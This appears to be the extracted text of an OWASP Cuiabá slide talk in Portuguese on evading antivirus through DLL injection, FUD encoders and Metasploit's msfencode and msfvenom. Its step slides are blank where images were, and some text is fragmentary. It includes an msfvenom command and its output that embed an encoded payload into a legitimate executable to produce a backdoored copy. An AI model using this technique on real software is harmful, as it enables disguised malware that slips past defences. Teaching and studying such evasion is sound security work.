


OWASP

The Open Web Application Security Project

DLL Injection Bypass AV's

- é processo de inserção de instrução maliciosa dentro de um arquivo de extensão .DLL e não em .exe como é reconhecido a maioria dos backdoors.




Ops! Meu Antivírus “Faio”



OV
The Open

Overview

Step 1



Step 2




Choose: DLL Path or Full DLL



Step 3



Step 4



⋮


Ops! Meu Antivírus “Faio”



OWASP

A FUD ou Fneqder

É um termo que é amplamente utilizado para definir uma ferramenta ou software que pode facilmente contornar qualquer software antivírus. Fud's mais comuns são os trojans identificados pelos Av's, entretando maioria dos enconders indetectáveis são criados pela comunidade cracker e não testados em sites de AV como virustotal.com





Encoder é um codificador que poder ser um dispositivo, circuito, transmissão ou formato, para o protocolo TCP/IP, ele geralmente é utilizado para “ mascarar “ cabeçalhos dos binários ou backdoors // payload's.

Quais Ferramentas posso Utilizar?

MSFencode: è uma ferramenta utilizada para realizar encode dos binarios, para que instruções maliciosas como Payload funcione corretamente.

Fontes: <https://www.offensive-security.com/metasploit-unleashed/msfencode/>

Ops! Meu Antivírus “Faio”



OWASP

The Open Web Application Security Project

Um Payload, ou carga útil, em protocolos de comunicação (como TCP/IP, UDP e outros) refere-se ao dado real sendo transmitido. Ele é seguido por um cabeçalho (header) que identifica o transmissor e o receptor do dado sendo transportado e é logo descartado assim que chega ao destinatário.

Quais Ferramentas posso Utilizar?

MSFVenom: é uma ferramenta que além de encodar ele cria a instrução junto com arquivo, Obviamente ela também é uma ferramenta do Metasploit e é largamente utilizada para criação de backdoor's de conexão reversa.

Ex: **msfvenom -a x86 --platform windows -x sol.exe -k -p windows/messagebox
lhost=192.168.101.133 -b "\x00" -f exe -o sol_bdoor.exe**

Found 10 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 299 (iteration=0)


x86/shikata_ga_nai chosen with final size 299

Payload size: 299 bytes

Saved as: sol_bdoor.exe

Fontes: <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>

Ops! Meu Antivírus “Faio”





OWASP

The Open Web Application Security Project

Contact:

Email: kembolle@owasp.org

OWASP Cuiabá <https://www.owasp.org/index.php/Cuiaba>